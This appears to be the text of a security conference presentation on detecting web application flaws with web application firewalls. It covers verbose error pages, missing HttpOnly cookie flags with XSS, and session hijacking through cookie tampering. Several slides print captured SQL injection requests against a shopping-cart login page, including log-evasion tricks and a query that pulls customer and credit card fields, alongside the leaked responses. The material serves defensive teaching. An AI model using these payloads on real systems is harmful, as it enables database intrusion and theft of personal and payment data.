   System.Data.SqlClient.ConnectionPool.GetConnection(Boolean& isInTransaction) +472
   System.Data.SqlClient.SqlConnectionPoolManager.GetPooledConnection(SqlConnectionString options, Boolean& isInTransaction) +372
   System.Data.SqlClient.SqlConnection.Open() +386
   optCorp.Global1.Application_Error(Object sender, EventArgs e)
   System.EventHandler.Invoke(Object sender, EventArgs e) +0
   System.Web.HttpApplication.RaiseOnError() +157
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

Dynamic Vulnerability Identification Examples
Reveals Version Information



Dynamic Vulnerability Identification Examples
Insufficient Input Validation - SQL Injection

- Defect:
  - Lack of validation for user input used in a database query
- Vulnerability:
  - By using special characters, attackers are able to obtain complete access to an application's database
- Technique:
  - Attackers are able to append their own commands to an application's database queries
- Consequence:
  - Identity Theft

Dynamic Vulnerability Identification Examples
SQL Injection – How It Works

- Research Phase:
  - Attackers probe the application to identify a user data entry field that is used in a database query
  - Attackers enter intentional incorrect text values to generate informative error messages to map out table and field names
- Exploitation Phase:
  - Attackers enter text that includes appended commands to control the database
  - Typically these commands will:
    - Extract sensitive information in bulk from the database
    - Modify the database to corrupt the information
    - Encrypt the data to hold it hostage until ransom is paid
    - Delete the entire contents of the database

Dynamic Vulnerability Identification Examples
SQL Injection – Reconnaissance Probe

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

Dynamic Vulnerability Identification Examples
SQL Injection – Injected String

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

Dynamic Vulnerability Identification Examples
SQL Injection – Targeting DB Varibles

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

Dynamic Vulnerability Identification Examples
SQL Injection – DB Audit Log Evasion Attempt

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

Dynamic Vulnerability Identification Examples
SQL Injection – DB Error Message

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBFLOFIFOBPCJDBGP; path=/
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Dynamic Vulnerability Identification Examples
SQL Injection – 500 Status Code and DB Error Text

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBFLOFIFOBPCJDBGP; path=/
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Dynamic Vulnerability Identification Examples
SQL Injection – Includes Variable Query Results

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBFLOFIFOBPCJDBGP; path=/
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Dynamic Vulnerability Identification Examples
SQL Injection – Complex Query

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20top%201%20convert(v \
archar,isnull(convert(varchar,OR_OrderDate),'NULL'))%2b'/'%2bconvert(varchar,isnull(conver \
t(varchar,OR_OrderID),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_FirstName \
),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_LastName),'NULL'))%2b'/'%2bco \
nvert(varchar,isnull(convert(varchar,OR_OrderAddress),'NULL'))%2b'/'%2bconvert(varchar,isn \
ull(convert(varchar,OR_OrderCity),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar, \
OR_OrderZip),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderState),'NULL' \
))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderCountry),'NULL'))%2b'/'%2bconver \
t(varchar,isnull(convert(varchar,OR_CCardName),'NULL'))%2b'/'%2bconvert(varchar,isnull(con \
vert(varchar,OR_CCardType),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCar \
dNumberenc),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardExpDate),'NULL \
'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardSecurityCode),'NULL'))%2b'/'%2b \
convert(varchar,isnull(convert(varchar,OR_Email),'NULL'))%2b'/'%2bconvert(varchar,isnull(c \
onvert(varchar,OR_Phone1),'NULL'))%20from%20Orders%20where%20OR_OrderID=47699))--sp_passwo \
rd HTTP/1.1
```

Dynamic Vulnerability Identification Examples
SQL Injection – Targeting Customer Data

Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20top%201%20convert(v \
archar,isnull(convert(varchar,OR_OrderDate),'NULL'))%2b'/'%2bconvert(varchar,isnull(conver \
t(varchar,OR_OrderID),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_FirstName \
),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_LastName),'NULL'))%2b'/'%2bco \
nvert(varchar,isnull(convert(varchar,OR_OrderAddress),'NULL'))%2b'/'%2bconvert(varchar,isn \
ull(convert(varchar,OR_OrderCity),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar, \
OR_OrderZip),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderState),'NULL' \
))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderCountry),'NULL'))%2b'/'%2bconver \
t(varchar,isnull(convert(varchar,OR_CCardName),'NULL'))%2b'/'%2bconvert(varchar,isnull(con \
vert(varchar,OR_CCardType),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCar \
dNumberenc),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardExpDate),'NULL \
'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardSecurityCode),'NULL'))%2b'/'%2b \
convert(varchar,isnull(convert(varchar,OR_Email),'NULL'))%2b'/'%2bconvert(varchar,isnull(c \
onvert(varchar,OR_Phone1),'NULL'))%20from%20Orders%20where%20OR_OrderID=47699))--sp_passwo \
rd HTTP/1.1
```

Dynamic Vulnerability Identification Examples
SQL Injection – Response Includes DB Table Data

Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 573
Content-Type: text/html
Cache-control: private
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the varchar value 'Feb 13 2007 12:00AM/47699/John/Doe/128 Da \
niel Someplace Dr /City/06354/DC/US/John C Doe Jr/ /k&#151;Utdw&#136;i&#132;&#1 \
41;&#133;qzzv/02/2009/4792/jdoe@email.net/888.555.7578' to a column of data t \
ype int.</font>
<p>
<font face="Arial" size=2>/cart/loginexecute.asp</font><font face="Arial" size=2 \
```

Dynamic Vulnerability Identification Examples
SQL Injection – Detection Methods

- ModSecurity
  - Inbound Request
    - Request Indicates an automated program explored the site
    - SQL Injection Attack. Matched signature <or 1=>
  - Outbound Response
    - IIS Information Leakage
    - SQL Error Message

Dynamic Vulnerability Identification Examples
Non-Use of HttpOnly Cookie Option

- Defect:
  - Application does not use the HttpOnly Cookie Option
- Vulnerability:
  - The HttpOnly cooking flag option helps to prevent client-side code from access the cookie data within the browser
- Technique:
  - If attackers are able to insert XSS code, they may be able to steal SessionID credentials
- Consequence:
  - Session Hijacking

Dynamic Vulnerability Identification Examples
Non-Use of HttpOnly Cookie Option - XSS

- How it works:
- Research Phase:
  - Attackers probe the application to identify a user data entry field that is incorporated into the application (e.g. review or user forum page)
- Exploitation Phase:
  - Attackers prepare a script for injection into the application
    - Silently send SessionID cookie data to an attacker's site
  - Attackers submit text containing the malicious script to the input field and modify the application

Dynamic Vulnerability Identification Examples
Non-Use of HttpOnly Cookie Option - XSS

- DEMO
- Using BadStore as the buggy app
- Show how Cookies that do not have HttpOnly flag can be stolen by XSS vulnerability in the Guest Book application
- Then use BurpProxy to show how adding the HttpOnly flag can prevent this attack vector

Dynamic Vulnerability Identification Examples
Non-Use of HttpOnly Cookie Option – Detection Methods

- WebDefend
  - Outbound Response
    - Monitors all outbound "Set-Cookie" response headers and flags SessionID cookies that do not include the HttpOnly flag

Dynamic Vulnerability Identification Examples
Insecure Session Management – Session Hijacking


- Defect:
  - Insecure method of managing application user sessions
- Vulnerability:
  - By manipulating the session management process, attackers are able to impersonate legitimate users with access to their data
- Technique:
  - Attackers modify session identifiers to hijack another user's session
- Consequence:
  - Identity Theft

Dynamic Vulnerability Identification Examples
Insecure Session Management – Session Hijacking

- How it works:
- Research Phase:
  - Attackers study the application to understand the underlying mechanism used to manage application user sessions
  - Attackers repeatedly create new users and log into the application to understand the sequencing for user session identifiers
  - Review html source code for information leaks
- Exploitation Phase:
  - Attacker modifies the application session identifier to impersonate a legitimate user

Dynamic Vulnerability Identification Examples

Insecure Session Management – Source Code Leaks



Dynamic Vulnerability Identification Examples
Insecure Session Management – Logic Flaw

```
GET /login/menu.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, */*
Referer: https://www.example.com/login/login.php
Accept-Language: en-us
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; .NET CLR 1.1.4322)
Host: www.example.com
Cache-Control: no-cache
Cookie: cp_user=222558;1;
id_hash=19d248f567170f6ddfc45495942b58ca
```

- This real example web app provided two cookies to users - cp_user is the customer ID number and the id_hash is a value that means the users is "authenticated"
- The defect is that these two cookie values were evaluated independently from each other which means that an attacker can alter the cp_user value and access other customer data

Dynamic Vulnerability Identification Examples
Insecure Session Management – Detection Methods

- WebDefend
  - Inbound Requests
    - Identifies Cookie Tampering/Session Hijacking attempts by correlating which Cookies were provided to which clients
  - Outbound Response
    - Monitors all outbound responses for the existence of source code leakages

Conclusion

- Web Application Defects are a serious problem
- Traditional approaches to identifying these vulnerabilities are not adequate
  - Source Code Reviews
  - Vulnerability Scanning
- Web Application Firewalls offer real-time, continuous vulnerability identification
  - Non-invasive approach vs. actively probing the application

Questions?

Thank you!

Ryan C. Barnett

Business: Ryan.Barnett@breach.com

Personal: RCBarnett@gmail.com